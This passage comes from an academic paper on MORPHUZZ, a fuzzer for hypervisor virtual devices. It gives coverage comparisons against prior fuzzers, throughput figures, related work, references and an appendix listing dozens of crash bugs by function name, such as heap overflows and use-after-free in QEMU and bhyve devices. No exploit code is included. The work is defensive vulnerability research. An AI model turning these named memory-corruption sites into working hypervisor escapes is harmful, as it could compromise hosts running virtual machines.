To determine whether the coverage increase demonstrated by MORPHUZZ actually arises from it's approach to DMA, rather than some unrelated discrepancy, we performed identical experiments for two modified versions of MORPHUZZ. Essentially, as the source-code for prior systems is not public, we simulated their approaches to DMA within MORPHUZZ. We present the coverage results in Table 1. For the *No-DMA* experiment, we ran QMORPHUZZ with all of the DMA hooks disabled, to simulate a fuzzer that only interacts with devices over Port-IO and MMIO (such as VDF). The *Scratch-Buffer* experiment is identical to *No-DMA*, however, we filled the first 3 GB of the guest's RAM with bytes randomly generated from a seed, and added fuzzer opcodes that write pointers within this random buffer to the virtual device's PIO and MMIO ranges. As a result, the fuzzer has a high chance of providing devices with a pointer to randomized data that can be accessed over DMA. However, the actual randomized data is not controlled by the fuzzer's mutations; the fuzzer can

Device	VDF‡ 25-65 Days	Hyper-Cube* 24 Hours	Nyx‡ 24 Hours	*No-DMA* 24 Hours	*Scratch-Buffer* 24 Hours	QMORPHUZZ 24 Hours	Bug
Source File	Cov.	Cov.	Cov.	Cov.	Cov.	Cov.	
Audio							
ac97	53.0%	**100**%	98.92%	96.38%	96.38% (0.00)	96.38% (0.00)	
cs4231a	56.0%	74.76%	74.76%	92.20%	92.20% (0.00)	**92.20**% (0.00)	
es1370	72.7%	91.38%	91.38%	93.66%	93.66% (0.00)	**93.66**% (0.00)	✔
intel-hda	58.6%	79.17%	78.33%	78.18%	79.10% (**+0.92**)	**81.18**% (**+2.08**)	✔
sb16	81.0%	83.80%	81.34%	86.88%	86.88% (0.00)	86.68% (-0.20)	✔
IBM PC							
fdc	70.5%	84.51%	83.10%	85.43%	86.12% (**+0.69**)	**88.19**% (**+2.07**)	✔
parallel	**42.9**%	38.61%	38.61%	38.61%	38.61% (0.00)	38.61% (0.00)	
serial	44.6%	73.76%	73.76%	73.76%	73.76% (0.00)	73.76% (0.00)	
Block							
ide/core	27.5%	74.87%	74.69%	72.32%	73.55% (**+1.23**)	**78.63**% (**+5.08**)	✔
ahci				55.62%	57.36% (**+1.74**)	**80.86**% (**+23.50**)	✔
sdhci	**90.5**%	81.15%	88.93%	79.65%	80.55% (**+0.90**)	84.8% (**+4.25**)	✔
virtio-blk				52.12%	54.12% (**+2.00**)	**68.51**% (**+14.39**)	✔
virtio-scsi				52.32%	55.80% (**+3.48**)	**66.78**% (**+10.98**)	✔
megasas				26.41%	34.52% (**+8.11**)	**88.41**% (**+53.89**)	✔
sd				64.47%	66.43% (**+1.96**)	**70.11**% (**+3.68**)	✔
scsi-disk				62.36%	65.44% (**+3.08**)	**74.09**% (**+8.65**)	✔
Network							
eepro100	75.4%	83.82%	83.82%	87.13%	87.13% (0.00)	**89.26**% (**+2.13**)	✔
e1000	81.6%	66.08%	54.55%	65.77%	66.14% (**+0.37**)	**89.23**% (**+23.09**)	✔
e1000e_core				75.24%	75.84% (**+0.60**)	**90.54**% (**+14.70**)	✔
ne2000	71.7%	71.89%	71.89%	82.95%	83.47% (**+0.52**)	**98.71**% (**+15.24**)	✔
pcnet	36.1%	78.71%	89.49%	71.38%	72.72% (**+1.34**)	**96.35**% (**+23.63**)	✔
rtl8139	63.0%	74.68%	79.28%	81.78%	84.92% (**+3.14**)	**94.01**% (**+9.09**)	✔
vmxnet3				45.37%	47.63% (**+2.26**)	**63.89**% (**+16.26**)	✔
virtio-net				50.67%	51.58% (**+0.91**)	**60.23**% (**+8.65**)	✔
Graphics							
virtio-gpu				37.64%	39.11% (**+1.47**)	**70.40**% (**+31.29**)	✔
cirrus_vga				90.55%	90.56% (**+0.01**)	90.55% (-0.01)	✔
USB							
hcd-ehci				49.28%	58.09% (**+8.81**)	**78.94**% (**+20.85**)	✔
hcd-xhci		64.40%	87.7%†	60.72%	62.10% (**+1.38**)	**90.52**% (**+28.42**)	✔
ARM							
arm_gic				67.94%	67.94% (0.00)	**67.94**% (0.00)	✔
smc91c111				92.14%	92.14% (0.00)	**92.14**% (0.00)	✔
xgmac				56.00%	64.50% (**+8.50**)	**94.40**% (**+29.90**)	
bhyve							
pci_xhci				48.18%	50.35% (**+2.17**)	**71.32**% (**+20.97**)	✔
virtio_block				54.60%	62.31% (**+7.71**)	**74.36**% (**+12.05**)	✔
Average (Nyx devices)§	61.67%	76.35%	78.16%	77.93%	78.58%	**85.76**%	
Average (All devices)				67.51%	69.42%	**81.08**%	

Table 1: QMORPHUZZ Coverage results side-by-side with results reported by prior work. Empty cells indicate that prior work did not include the corresponding device in its evaluation. In parentheses, we indicate the increase in coverage over the previous column. The final column indicates whether we found bugs, for each device.
*Numbers for Hyper-Cube are taken from the Nyx paper, since the original paper only presents data for 10-minute experiments, while Nyx provides data for 24-hour periods, which matches our experiments.
‡Source is not available. The numbers are copied from the respective papers.
†Nyx relied on a manually-written specification to achieve this coverage
§For this row, we provide the average over 15 VDF devices. The rest of the columns represent averages over the 16 devices evaluated in Nyx [42].

only point the virtual-devices with different offsets within the randomized buffer. This functions similarily to the approach described in Hyper-Cube and Nyx (without virtual-device descriptions). Note that though these experiment employ the strategies for fuzzing DMA described in prior works, the actual implementation details (such choice of fuzzing engine, use of a guest OS, PIO/MMIO range enumeration) differ.

QMORPHUZZ achieves equal or higher coverage for most (13/16) of the devices tested in prior work. Notably, MORPHUZZ, achieved higher coverage over the DMA-intensive xHCI controller than Nyx, despite the manually-written spec necessary for Nyx. Additionally, for 24/33 configurations, QMORPHUZZ outperformed the *Scratch-Buffer* and *No-DMA* configurations which mimic the DMA approaches of prior works. Manually examining the code of the remaining 9 devices, we confirmed that none of them are controlled by DMA data. As the configurations are identical to QMORPHUZZ except for the DMA strategy, it is clear that MORPHUZZ's increased coverage and bug-finding capability is primarily due its treatment of DMA as a first-class I/O transport.

MORPHUZZ performed especially well for devices with complex DMA-interactions, such as block and network-devices. Prior work achieved matching or higher coverage than MORPHUZZ for four legacy devices and devices with low DMA complexity. Interestingly, though MORPHUZZ achieves less coverage over the SDHCI device, we found long-standing SDHCI issues, that were not reported by prior works.

We manually sampled the code that MORPHUZZ did not cover. We found that coverage is limited for devices that contain code which is executed only when certain command-line options are configured. For example, the virtio-net device provides 69 configurable options on the command line; a large part of the code in the virtio-net.c file is only accessible, when the corresponding set of options is configured. Additionally we found that many virtual devices dedicate a sizable amount of code for hot-plugging and live-migration support, which cannot be reached by interacting with virtual-devices from a VM. Instead these functions are only reachable from the hypervisor, and hence are out of scope for our threat model.

In summary, MORPHUZZ found a superset of the bugs reported by prior works that target virtual device implementations. Importantly, MORPHUZZ achieved significantly higher coverage for complex devices that required the fuzzer to perform PCI configuration, PIO, MMIO and multiple layers of DMA communication to reproduce a single crash. MORPHUZZ's ability to effectively fuzz devices across all of these modes of I/O, without seeds or specifications, is unparalleled by prior approaches (**RQ3**).

5.4 Throughput

We measured MORPHUZZ's performance in terms of qtest instructions/second. QMORPHUZZ's *qtest* instructions are guaranteed to interact with address ranges associated with virtual devices (through PIO and MMIO) or DMA buffers read by these devices. We ran the fuzzer for 10 minutes on a single core and calculated the number of *qtest* instructions executed per second in three configurations. We found that in the standard configuration, QMORPHUZZ executes 4,170 *qtest* instructions per second. Additionally, we experimented with other state-resetting mechanisms, and found that though they improve throughput, though, usually, at the cost of stability(**RQ4**). We provide further details in Appendix B.

MORPHUZZ's reports have already led to 22 issues fixed in QEMU (9 of these have been assigned CVEs). In fact, MORPHUZZ had the second-most report credits in QEMU's 5.2 release (the first spot is held by an automated system that reports errors encountered during compilation and unit-testing). MORPHUZZ has, since, been deployed on OSS-Fuzz, where it has found and reported additional bugs. In total, QMORPHUZZ has found 81 QEMU bugs on OSS-Fuzz, that are in various stages of triage. The QEMU repository docu-

ments the trivial steps for configuring QMORPHUZZ to fuzz additional virtual-devices, on OSS-Fuzz.

6 Discussion

Despite QMORPHUZZ's positive results, we briefly discuss limitations and avenues of further improvement.

Hypervisor Configurations. MORPHUZZ fuzzes a given "hardware"-configuration of a VM. Our current implementation aggregates a set of virtual-device configurations by executing QEMU's test suite. However, these tests do not elicit the complete spectrum of viable QEMU configurations (such as the 78 virtio-net options). We found that certain devices were not configured by any of the test cases, and other devices had certain features disabled. A dedicated analysis (e.g., over QEMU's command line parser) could enrich the available set of configurations and directly benefit QMORPHUZZ.

Independent Virtual-Devices. With KVM, users can complement QEMU's virtual-devices, with kernel-modules. For example, vhost-net is a host-kernel-driver that accelerates the virtio-net device by avoiding expensive context-switches to user-space QEMU that occur each time the guest accesses a virtual-device. In the future, for security purposes, hypervisors may run virtual-devices in isolated processes. MORPHUZZ relies on libFuzzer, which is designed to collect coverage of a single user-space process. As these approaches gain traction, they will open new opportunities for virtual-device fuzzers.

Reproducing Double-Fetches As we mentioned in Section 4.4.3, MORPHUZZ does not "unbend" double-fetch bugs into standalone reproducers. That is, though double-fetches can be consistently reproduced in an instrumented version of the hypervisor, we have no reliable way to automatically re-create them in an unmodified build. The underlying reason for this is that with MORPHUZZ's hooks, DMA becomes a synchronous operation from the fuzzer's point of view - the fuzzer does not have to race against the device to overwrite guest memory since the DMA access is effectively paused until the fuzzer's hooking code returns. Once the fuzzer and the hooks are removed, we are faced with the DMA's natural asynchronicity. In the future, it may be possible to use a brute-force approach, or instrumentation such as ThreadSanitizer to consistently reproduce double-fetches in hypervisors.

7 Related Work

Since its appearance in the '80s, fuzzing has gained widespread attention in the academic community. A major catalyst reviving interest, was the release of the American Fuzzy Lop (AFL) [57] fuzzer, which popularized, coverage-guided, fuzzing for a wide range of software. Researchers have focused on improving fuzzing performance, with advancements in input scheduling [24, 41, 52], mutation algorithms [4,30,40], and input feedback [1,16,59]. Other systems focus on applying concolic execution [25,26,56] to overcome roadblocks, such as comparisons against "magic constants", and checksums [35]. Fuzzers such as AFL with laf-intel [27] and libFuzzer [46] have applied source-code instrumentation to identify comparisons against magic bytes and produce inputs that can pass them. Other works have adapted fuzzers to complex targets such as code-interpreters [17,21,50,55], compilers [5,28,29], and network-protocols [2,12,15]. Operating system kernels have received widespread attention within the academic community, with systems purpose-built for kernel-drivers [6], kernel race-conditions [23], file-systems [54], and the system-call interface [13, 19, 44]. Other works, such as Periscope [47] examine MMIO and DMA communication between a kernel and peripherals to identify vulnerabilities in a kernel exposed to a compromised device. Periscope, operates from a different viewpoint that MORPHUZZ, by reacting to DMA activity initiated by guest drivers running within Linux. Unlike Periscope, MORPHUZZ constructs entire device "converstations", starting with PCI configuration and continuing with DMA buffer-setup, and PIO/MMIO activity. This allows MORPHUZZ to exercise code paths, that well-behaved guest-drivers would never touch. Similarly, VIA [20] fuzzes OS-drivers to identify bugs that could compromise of security-guarantees in a confidential-computing environment, where virtual-device code is not trusted. Works have also applied static [51,53] and dynamic [45] techniques to detect and analyze double-fetch issues in software.

Most related to our work, others have identified that virtual devices pose many of the same challenges for fuzzers as kernel system-calls and drivers. IOFuzz [32] finds bugs in virtual devices, by writing random values to port-mapped IO. VDF [18] collects MMIO and PIO traces, and uses these traces as seeds for coverage-guided fuzzing. VDF does not fuzz DMA traffic or fully reset state between input executions. Hyper-Cube [43] and Nyx [42] are state of the art virtual device fuzzers, based on a custom-built guest operating system. Hyper-Cube uses PCI enumeration to identify IO ranges mapped to virtual devices and sets up a single scratch buffer which it uses to trigger DMA activity, by writing addresses within the scratch buffer to MMIO and PIO ranges. These properties make Hyper-Cube portable to various hypervisors supporting x86, but limit Hyper-Cube on virtual-devices which rely on magic constants, and, importantly, DMA semantics. Nyx augments Hyper-Cube, by using a full-system snapshotting and hardware-assisted coverage framework. To fuzz complex DMA devices, Nyx requires a manually-written specification. Unlike Nyx, MORPHUZZ reshapes the virtual-device input-space in response to feedback collected from fundamental hypervisor APIs. This allows MORPHUZZ to achieve high coverage over complex devices without specifications or seed-inputs and intrinsically enables MORPHUZZ to generate device interactions that lie outside the manually-crafted specification. Concurrently and independently, V-Shuttle [34] developed a method to fuzz the DMA input-space in a targetted fashion, by replacing DMA access calls with reads from a file generated by AFL. Notably, V-Shuttle performs a static-analysis to annotate DMA accesses

and treats and fuzzes each one using a separate fuzzer mutator. Unlike V-Shuttle, MORPHUZZ does not require any preliminarty analysis or manual work to convert crashes into reproducers.

In an industrial setting, there has been work to fuzz virtual devices [49] using a minimal OS connected to AFL. MORPHUZZ builds upon the lessons of prior-works to present the first design that can fuzz arbitrary device across all major modes of I/O.

8 Conclusion

MORPHUZZ is the first generic and coverage-guided fuzzer capable of interacting with virtual devices that implement complex DMA interactions. To this end, MORPHUZZ leverages insights from hypervisor design (e.g., inferring IO ranges from Guest-Address Maps) and adds support for on-demand DMA buffer identification and provision thereof. MORPHUZZ features an opcode interpreter that leverages the hypervisor's APIs to directly communicate with virtual devices, obviating the need for a custom-built guest OS. The evaluation of our QMORPHUZZ prototype shows that it is highly performant reaching an average 81% branch coverage over 33 virtual device implementations. QMORPHUZZ is particularly successful when analyzing devices that rely on complex DMA interactions. The system identified 66 new and unique crashing bugs, which we reported upstream. MORPHUZZ is already included in QEMU's code-base where it continually fuzzes virtual device implementations via OSS-Fuzz.

Acknowledgements

We would like to thank our anonymous reviewers for their insightful comments and feedback. Additionally, we are pleased to acknowledge Darren Kenny, Paolo Bonzini, Philippe Mathieu-Daudé, Qiuhao Li, Thomas Huth, and the rest of the QEMU community for their help with upstreaming and maintaining the fuzzer. We acknowledge that the computational work reported in this paper was performed on the Shared Computing Cluster, administered by Boston University's Research Computing Services. This material is based upon work supported by the NSF under award number CNS-1942793.

References

[1] Cornelius Aschermann, Sergej Schumilo, Ali Abbasi, and Thorsten Holz. IJON: Exploring Deep State Spaces via Fuzzing. In *Proceedings of the IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2020.

[2] Greg Banks, Marco Cova, Viktoria Felmetsger, Kevin Almeroth, Richard Kemmerer, and Giovanni Vigna. SNOOZE: Toward a Stateful NetwOrk prOtocol fuzZEr. In *Proceedings of the International Conference on Information Security (ISC)*, Samos, Greece, 2006.

[3] William Blair, Sajjad Arshad, Andrea Mambretti, Michael Weissbacher, Engin Kirda, William Robertson, and Manuel Egele. HotFuzz: Discovering Algorithmic Denial-of-Service Vulnerabilities Through Guided Micro-Fuzzing. In *Proceedings of Network and Distributed Systems Security Symposium (NDSS)*, San Diego, CA, Feb. 2020.

[4] Sang Kil Cha, Maverick Woo, and David Brumley. Program-adaptive mutational fuzzing. In *Proceedings of the IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, 2015.

[5] Yang Chen, Alex Groce, Chaoqiang Zhang, Weng-Keen Wong, Xiaoli Fern, Eric Eide, and John Regehr. Taming compiler fuzzers. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Seattle, WA, 2013.

[6] Jake Corina, Aravind Machiry, Christopher Salls, Yan Shoshitaishvili, Shuang Hao, Christopher Kruegel, and Giovanni Vigna. Difuze: Interface aware fuzzing for kernel drivers. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*, Dallas, TX, 2017.

[7] Cve-2017-7539. `https://www.cvedetails.com/cve/CVE-2017-7539/`, 2017.

[8] Cve-2019-15890. `https://www.cvedetails.com/cve/CVE-2019-15890/`, 2019.

[9] Cve-2019-6778. `https://www.cvedetails.com/cve/CVE-2019-16778/`, 2019.

[10] Cve-2019-9824. `https://www.cvedetails.com/cve/CVE-2019-9824/`, 2019.

[11] Cve-2021-20221. `https://bugs.launchpad.net/qemu/+bug/1914353`, 2021.

[12] Joeri De Ruiter and Erik Poll. Protocol State Fuzzing of TLS Implementations. In *Proceedings of the USENIX Security Symposium*, Washington, DC, 2015.

[13] Bernhard Garn and Dimitris E Simos. Eris: A tool for combinatorial testing of the Linux system call interface. In *Proceedings of the IEEE International Conference on Software Testing, Verification and Validation Workshops (ICSTW)*, Cleveland, OH, 2014.

[14] Jason Geffner. Virtualized environment neglected operations manipulation (VENOM). `https://www.crowdstrike.com/venom/`, 2015.

[15] Serge Gorbunov and Arnold Rosenbloom. Autofuzz: Automated network protocol fuzzing framework. *International Journal of Computer Science and Network Security*, 10(8):239, 2010.

[16] Istvan Haller, Asia Slowinska, Matthias Neugschwandtner, and Herbert Bos. Dowsing for Overflows: A Guided Fuzzer to Find Buffer Boundary Violations. In *Proceedings of the USENIX Security Symposium*, Washington, DC, 2013.

[17] HyungSeok Han, DongHyeon Oh, and Sang Kil Cha. CodeAlchemist: Semantics-Aware Code Generation to Find Vulnerabilities in JavaScript Engines. In *Proceedings of Network and Distributed Systems Security Symposium (NDSS)*, San Diego, CA, 2019.

[18] Andrew Henderson, Heng Yin, Guang Jin, Hao Han, and Hongmei Deng. VDF: Targeted evolutionary fuzz testing of virtual devices. In *Proceedings of the International Symposium on Research in Attacks, Intrusions, and Defenses (RAID)*, Atlanta, GA, 2017.

[19] Jesse Hertz and Tim Newsham. Triforceafl. `https://github.com/nccgroup/TriforceAFL`, 2017.

[20] Felicitas Hetzelt, Martin Radev, Robert Buhren, Mathias Morbitzer, and Jean-Pierre Seifert. Via: Analyzing device interfaces of protected virtual machines. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2021.

[21] Christian Holler, Kim Herzig, and Andreas Zeller. Fuzzing with code fragments. In *Proceedings of the USENIX Security Symposium*, Bellevue, WA, 2012.

[22] How To Split A Fuzzer-Generated Input Into Several. `https://github.com/google/fuzzing/blob/master/docs/split-inputs.md`.

[23] Dae R Jeong, Kyungtae Kim, Basavesh Shivakumar, Byoungyoung Lee, and Insik Shin. Razzer: Finding kernel race bugs through fuzzing. In *Proceedings of the IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, 2019.

[24] Siddharth Karamcheti, Gideon Mann, and David Rosenberg. Adaptive grey-box fuzz-testing with thompson sampling. In *Proceedings of the ACM Workshop on Artificial Intelligence and Security*, Toronto, Canada, 2018.

[25] Su Yong Kim, Sungdeok Cha, and Doo-Hwan Bae. Automatic and lightweight grammar generation for fuzz testing. *Computers & Security*, 36:1–11, 2013.

[26] Su Yong Kim, Sangho Lee, Insu Yun, Wen Xu, Byoungyoung Lee, Youngtae Yun, and Taesoo Kim. Cab-fuzz: Practical concolic testing techniques for COTS operating systems. In *Proceedings of the USENIX Annual Technical Conference (ATC)*, Santa Clara, CA, 2017.

[27] Circumventing fuzzing roadblocks with compiler transformations. `https://lafintel.wordpress.com/`, 2016.

[28] Christopher Lidbury, Andrei Lascu, Nathan Chong, and Alastair F Donaldson. Many-core compiler fuzzing. *ACM SIGPLAN Notices*, 50(6):65–76, 2015.

[29] Xiao Liu, Xiaoting Li, Rupesh Prajapati, and Dinghao Wu. Deepfuzz: Automatic generation of syntax valid c programs for fuzz testing. In *Proceedings of the AAAI Conference on Artificial Intelligence*, volume 33, Honolulu, HI, 2019.

[30] Charlie Miller, Zachary NJ Peterson, et al. Analysis of mutation and generation-based fuzzing. *Independent Security Evaluators, Tech. Rep*, 56:127–135, 2007.

[31] Notes for using ASAN with afl-fuzz. `https://github.com/google/AFL/blob/master/docs/notes_for_asan.txt`, 2020.

[32] Tavis Ormandy. An empirical study into the security exposure to hosts of hostile virtualized environments. `taviso.decsystem.org/virtsec.pdf`, 2007.

[33] Oss-fuzz. `https://google.github.io/oss-fuzz/`.

[34] Gaoning Pan, Xingwei Lin, Xuhong Zhang, Yongkang Jia, Shouling Ji, Chunming Wu, Xinlei Ying, Jiashui Wang, and Yanjun Wu. V-shuttle: Scalable and semantics-aware hypervisor virtual device fuzzing. In *Proceedings of the Annual Computer Security Applications Conference*, 2021.

[35] Hui Peng, Yan Shoshitaishvili, and Mathias Payer. T-Fuzz: Fuzzing by Program Transformation. In *Proceedings of the IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2018.

[36] Perf: Linux profiling with performance counters. `https://perf.wiki.kernel.org/index.php/Main_Page`.

[37] Qemu : Security vulnerabilities. `https://www.cvedetails.com/vulnerability-list/vendor_id-7506/Qemu.html`, 2020.

[38] Qemu issue #1878054. `https://bugs.launchpad.net/qemu/+bug/1878054`, 2020.

[39] Qemu issue #1911075. `https://bugs.launchpad.net/qemu/+bug/1911075`, 2020.

[40] Mohit Rajpal, William Blum, and Rishabh Singh. Not all bytes are equal: Neural byte sieve for fuzzing. *arXiv preprint arXiv:1711.04596*, 2017.

[41] Alexandre Rebert, Sang Kil Cha, Thanassis Avgerinos, Jonathan Foote, David Warren, Gustavo Grieco, and David Brumley. Optimizing seed selection for fuzzing. In *Proceedings of the USENIX Security Symposium*, San Diego, CA, 2014.

[42] Sergej Schumilo, Cornelius Aschermann, Ali Abbasi, Simon Wörner, and Thorsten Holz. Nyx: Greybox hypervisor fuzzing using fast snapshots and affine types. In *Proceedings of the USENIX Security Symposium*, Vancouver, BC, 2021.

[43] Sergej Schumilo, Cornelius Aschermann, Ali Abbasi, Simon Wörner, and Thorsten Holz. HYPER-CUBE: High-Dimensional Hypervisor Fuzzing. In *Proceedings of the Network and Distributed Security Symposium (NDSS)*, San Diego, CA, 2020.

[44] Sergej Schumilo, Cornelius Aschermann, Robert Gawlik, Sebastian Schinzel, and Thorsten Holz. Kafl: Hardware-assisted feedback fuzzing for OS kernels. In *Proceedings of the USENIX Security Symposium*, Vancouver, CA, 2017.

[45] Michael Schwarz, Daniel Gruss, Moritz Lipp, Clémentine Maurice, Thomas Schuster, Anders Fogh, and Stefan Mangard. Automated detection, exploitation, and elimination of double-fetch bugs using modern cpu features. In *Proceedings of the Asia Conference on Computer and Communications Security*, pages 587–600, 2018.

[46] Kostya Serebryany. libFuzzer–a library for coverage-guided fuzz testing. `https://releases.llvm.org/10.0.0/docs/LibFuzzer.html`, 2015.

[47] Dokyung Song, Felicitas Hetzelt, Dipanjan Das, Chad Spensky, Yeoul Na, Stijn Volckaert, Giovanni Vigna, Christopher Kruegel, Jean-Pierre Seifert, and Michael Franz. PeriScope: An Effective Probing and Fuzzing Framework for the Hardware-OS Boundary. In *Proceedings of the Network and Distributed Security Symposium (NDSS)*, San Diego, CA, 2019.

[48] Dokyung Song, Felicitas Hetzelt, Jonghwan Kim, Brent Byunghoon Kang, Jean-Pierre Seifert, and Michael Franz. Agamotto: Accelerating kernel driver fuzzing with lightweight virtual machine checkpoints. In *Proceedings of the USENIX Security Symposium*, Boston, MA, 2020.

[49] Jack Tang and Moony Li. When virtualization encounter AFL. *Black Hat Europe*, 2016.

[50] Spandan Veggalam, Sanjay Rawat, Istvan Haller, and Herbert Bos. Ifuzzer: An evolutionary interpreter fuzzer using genetic programming. In *Proceedings of the European Symposium on Research in Computer Security (ESORICS)*, Heraklion, Greece, 2016.

[51] Pengfei Wang, Jens Krinke, Kai Lu, Gen Li, and Steve Dodier-Lazaro. How double-fetch situations turn into double-fetch vulnerabilities: A study of double fetches in the linux kernel. In *Proceedings of the USENIX Security Symposium*, pages 1–16, 2017.

[52] Maverick Woo, Sang Kil Cha, Samantha Gottlieb, and David Brumley. Scheduling black-box mutational fuzzing. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*, Berlin, Germany, 2013.

[53] Meng Xu, Chenxiong Qian, Kangjie Lu, Michael Backes, and Taesoo Kim. Precise and scalable detection of double-fetch bugs in os kernels. In *Proceedings of the IEEE Symposium on Security and Privacy (Oakland)*, pages 661–678. IEEE, 2018.

[54] Wen Xu, Hyungon Moon, Sanidhya Kashyap, Po-Ning Tseng, and Taesoo Kim. Fuzzing file systems via two-dimensional input space exploration. In *Proceedings of the IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, 2019.

[55] Dingning Yang, Yuqing Zhang, and Qixu Liu. Blendfuzz: A model-based framework for fuzz testing programs with grammatical inputs. In *Proceedings of the IEEE International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, Liverpool, England, UK, 2012.

[56] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. QSYM: A practical concolic execution engine tailored for hybrid fuzzing. In *Proceedings of the USENIX Security Symposium*, Baltimore, MD, 2018.

[57] Michal Zalewski. American fuzzy lop. `https://lcamtuf.coredump.cx/afl/`, 2014.

[58] ZERODIUM - How to Sell Your 0day Exploit to ZERODIUM. `https://zerodium.com/program.html`.

[59] Gen Zhang, Xu Zhou, Yingqi Luo, Xugang Wu, and Erxue Min. Ptfuzz: Guided fuzzing with processor trace feedback. *IEEE Access*, 6:37302–37313, 2018.

A Guest memory access APIs in various open source hypervisor implementations

Hypervisor	DMA-access API Functions
QEMU	`address_space_{ld,st,map}`
bhyve	`paddr_guest2host`
VirtualBox	`pfnPhys{Read,Write}`
Bochs	`DEV_MEM_{READ,WRITE}_PHYSICAL_DMA`

Table 2: Guest memory access APIs in various open source hypervisor implementations

B Throughput Discussion

First we ran MORPHUZZ in its default configuration, where each test-case is executed within an isolated, forked child.

Secondly, we ran MORPHUZZ built with AddressSanitizer, which carries performance overheads, but uncovers additional classes of bugs (e.g., non-crashing memory corruptions). Finally, we ran QMORPHUZZ without resetting any state, only restarting the fuzzer after a crash brings down the process.

With ASAN enabled, this number drops to 1,610 *qtest* instructions per second. ASAN's overheads are exacerbated by the fact that, for a 64-bit executable, ASAN maps 20 terabytes of virtual memory as part of its detection capability. Since QMORPHUZZ relies on a fork server, the kernel must make a copy of the large page-tables resulting from ASAN's virtual-memory use. Using perf [36], we found that close to 40% of the execution time was spent in the kernel, during the `fork()` system-call. Finally, without resetting any state, QMORPHUZZ executes 5,850 instructions per second. Though, this is a sizable (i.e., 40%) gain over the first configuration, it comes at the cost of input stability and MORPHUZZ's reproducible-crash guarantee. Additionally, performance is hurt by the fact that the entire process must be restarted, each time a crash is triggered.

Note that QMORPHUZZ's `pattern` instruction and on-demand DMA fulfillment , can produce inputs that populate megabytes of data just-in-time (e.g., filling entire ring-buffers in DMA). Though we configured libFuzzer to limit inputs to 2,048 bytes, MORPHUZZ's use of DMA patterns results in much longer *qtest* sequences. Thus, there can be drastic differences in execution times for each *qtest* command. In summary, MORPHUZZ trades performance for input-stability. In addition to enabling MORPHUZZ to reproduce crashes with no post-processing, this stability allows MORPHUZZ to achieve higher coverage and bug-finding performance for complex devices, than prior works (**RQ4**).

C List of Bugs Reported by MORPHUZZ

QEMU
Stack-overflow in ahci_cond_start_engines
Stack-overflow in _eth_get_rss_ex_dst_addr
Stack-overflow in rtlNUMBER_transmit_one
Stack-overflow in pcnet_poll_timer
Stack-overflow in e1000_receive_iov
Stack-overflow in flatview_do_translate through e1000
Stack-overflow in intel_hda_corb_run
Stack-overflow in xhci_pci_intr_raise
Buffer-underflow in xhci_runtime_write
Global-buffer-overflow in mode_sense_page
Heap-buffer-overflow in sdhci_write_dataport
Heap-buffer-overflow in sdhci_data_transfer
Heap-buffer-overflow in sd_erase
Heap-buffer-overflow in msix_table_mmio_write
Heap-buffer-overflow in pcnet_receive
Heap-use-after-free in e1000e_write_packet_to_guest
Heap use-after-free in e1000e_write_to_rx_buffers
Heap-use-after-free in ehci_flush_qh
Heap-use-after-free in usb_packet_copy
Heap-use-after-free in usb_packet_unmap
Heap-use-after-free in virtio_gpu_ctrl_response
Heap-use-after-free through double-fetch in ehci
Memcpy-param-overlap in flatview_write_continue
Memcpy param-overlap in ip_stripoptions
Memcpy param-overlap through e1000e_write_to_rx_buffers
Memory Exhaustion in vmxnet3_activate_device
Memory Exhaustion in hpet_timer
Segfault in virtio_write_config
Segfault in address_space_to_flatview through ide
Segfault in blk_bs
Segfault in megasas_command_complete
Segfault in megasas_handle_frame
Segfault in tcg_handle_interrupt
Segfault in usb_bus_from_device
Infinite Loop in sdhci_data_transfer
Floating-point exception in ide_set_sector
Assertion-failure in audio_bug
Assertion-failure in mch_update_pciexbar
Assertion-failure in vmxnet3_validate_interrupt_idx
Assertion-failure in vmxnet3_validate_queues
Assertion-failure in address_space_stw_le_cached through virtio-net
Assertion-failure in address_space_stw_le_cached through virtio-blk
Assertion-failure in address_space_cache_invalidate through virtio-gpu
Assertion-failure in address_space_unmap through ahci_map_clb_address
Assertion-failure in address_space_unmap through virtio-blk
Assertion-failure in virtio_blk_reset
Assertion-failure in bdrv_aio_cancel
Assertion-failure in bmdma_active_if
Assertion-failure in e1000e_write_lgcy_rx_descr
Assertion-failure in e1000e_write_rx_descr
Assertion-failure in e1000e_write_to_rx_buffers
Assertion-failure in e1000e_intrmgr_on_throttling_timer
Assertion-failure in e1000e_intmgr_collect_delayed_causes
Assertion-failure in eth_get_gso_type through e1000e
Assertion-failure in iov_from_buf_full through e1000e
Assertion-failure in net_tx_pkt_add_raw_fragment through vmxnet3
Assertion-failure in net_tx_pkt_reset through vmxnet3
Assertion-failure in pci_bus_get_irq_level
Assertion-failure in scsi_dma_complete, with megasas
Assertion-failure in usb_detach
Assertion-failure in ati_reg_read_offs and ati_reg_write_offs
bhyve
Segfault in vq_getchain
Assertion in modify_bar_registration
Assertion in unregister_mem
Assertion in pci_vtnet_proctx
Assertion in pci_vtnet_cfgwrite
QEMU (ARM)
Heap-use-after-free in gic_dist_writeb
Segfault in smc91c111_writeb
Assertion-failure in gic_clear_pending_sgi
Assertion-failure in bcm2835_thermal_read
Assertion-failure in dwc2_hsotg_write

Table 3: New bugs found by MORPHUZZ

Fuzzware: Using Precise MMIO Modeling for Effective Firmware Fuzzing

Tobias Scharnowski[1], Nils Bars[1], Moritz Schloegel[1], Eric Gustafson[2], Marius Muench[3], Giovanni Vigna[2,4], Christopher Kruegel[2], Thorsten Holz[1] and Ali Abbasi[1]

[1]*Ruhr-Universität Bochum,* [2]*UC Santa Barbara,* [3]*Vrije Universiteit Amsterdam,* [4]*VMware*

Abstract

